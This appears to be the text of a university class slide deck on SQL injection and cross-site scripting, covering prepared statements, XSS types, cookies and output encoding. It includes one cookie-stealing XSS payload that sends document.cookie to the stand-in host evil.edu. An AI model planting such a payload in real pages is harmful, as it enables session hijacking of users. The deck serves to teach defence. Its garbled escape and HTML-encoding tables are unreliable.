SQL INJECTION + CROSS-SITE SCRIPTING

MST(3K)

What is SQL

- •Structured Query Language
 - "The standard language for relational database management systems" (ANSI)
- Mostly a declarative language
- Handles data definition and manipulation
 - Inserting/updating/deleting data and retrieving specific data based on *queries*

What is SQL

```
CREATE TABLE Persons (
  PersonID int,
  LastName varchar(255),
  FirstName varchar(255),
  Address varchar(255),
  City varchar(255)
```

Inserting Data

INSERT INTO Customers (CustomerName, ContactName, Address, City, PostalCode, Country) VALUES ('Cardinal','Tom B. Erichsen', 'Skagen 21', 'Stavanger', '4006', 'Norway');

Querying Data

SELECT name, city, state FROM suppliers WHERE num products > 1000 ORDER BY name ASC, city DESC;

Important Points

- SQL is a true language
 - SELECT name FROM world WHERE population > (SELECT population FROM world WHERE name='Romania')
 - http://wiki.postgresql.org/wiki/Mandelbrot_set
- Data and query exist in same string
 - This is where the problem lies

SQL Injection



SQL Injection





https://hackerone.com/reports/150156



http://54.86.3.162:8080

How to prevent SQL injection

- What if we just escape the user input?
 - Must be sure not to miss anything
 - Make sure escaping works correctly
 - Involves
 database-specific code

```
NUL
     (0x00)
              --> \0
     (0x08) --> b
BS
     (0x09) --> \t
TAB
     (0x0a) \longrightarrow \n
LF
     (0x0d) --> \r
CR
SUB
     (0xla) \longrightarrow \Z
      (0x22) --> \"
      (0x25)
             --> \%
      (0x27) --> \'
      (0x5c) \longrightarrow \
      (0x5f) \longrightarrow \
```

How to actually prevent SQLi

- We need to separate <u>data</u> and <u>query</u>
- Idea: Tell the database what the query is, with placeholders for data
 - After it has compiled the query, pass the data and execute
- This is called prepared statements
- •It's actually faster too!
 - Query code can be prepared once and cached

Example in PHP

```
<?php
     $stmt = $dbh->prepare("INSERT INTO REGISTRY (name, value) VALUES (:name, :value)");
     $stmt->bindParam(':name', $name);
     $stmt->bindParam(':value', $value);
    // insert one row
     $name = 'one';
     $value = 1;
     $stmt->execute();
11
     // insert another row with different values
12
     $name = 'two';
13
     $value = 2;
14
     $stmt->execute();
15
     ?>
16
```

Cross-site Scripting (XSS)

Cross-site Scripting (XSS)

- Cross-site scripting is a vulnerability where the attacker executes their custom code on the client's computer
- In the context of the web, usually involves running JavaScript in the client browser to do evil stuff
- Some important types of XSS
 - Reflected XSS: Malicious code is passed in via a URL or header
 - Persistent XSS: Malicious code is saved on the server, and passed every time when users access that path

(Reflected) XSS in code


```
New Tab
         http://example.com/mypage.php?name=cyrus
    <html>
    <head>
        <title>My personal website!!</title>
4
    </head>
    <body>
6
    Hello, my name is NAME_VAL
    </body>
8
    </html
9
```

(Reflected) XSS in code



HTTP Cookies

- Small bits of information stored on the client by websites
 - Wide variety of uses
 - Store user preferences
 - Track users in general (advertising)
 - Track status (whether or not they are logged in)
- Where are they stored?
 - Stored by the browser
 - But passed to server with every request



Putting it all together

- 1. Get your code running on the client's browser
- Make a call to your domain (http://evil.edu) with the cookie data
- 3. Use the cookie in your own browser and pretend to be the target user!

```
<script>document.write('<img src="http://evil.edu/fake.png?' +
escape(document.cookie) + " width=0 height=0>');</script>
```



https://hackerone.com/reports/82725

[Example]

https://hackerone.com/reports/125791

[Example]

https://hackerone.com/reports/46072



http://54.86.3.162:8888

How to prevent XSS

- Encode user output before printing it out
- •When do you encode?
 - Before putting it in the database?
 - After putting it in the database?

ASCII characters	HTML Encoded
<	<
>	>
&	&
Single Quote (')	'
Double Quote (")	"

Homework

- Complete a challenge from http://54.86.3.162:8888 (xss), or http://websec.fr/
- Send a brief (1-paragraph) email on the challenge you completed and how you solved it to cm7bv@virginia.edu with the subject "MST Assignment 13
 <YOUR_UVA_ID>"
- Don't hesitate to ask questions

Resources to look at

- https://www.google.com/about/appsecurity/learning/g/xss/
- http://www.w3schools.com/sql/default.asp
- http://www.w3schools.com/sql/sql_injection.asp
- https://www.exploit-db.com/papers/17934/
- http://pentestmonkey.net/category/cheat-sheet/sql
 -injection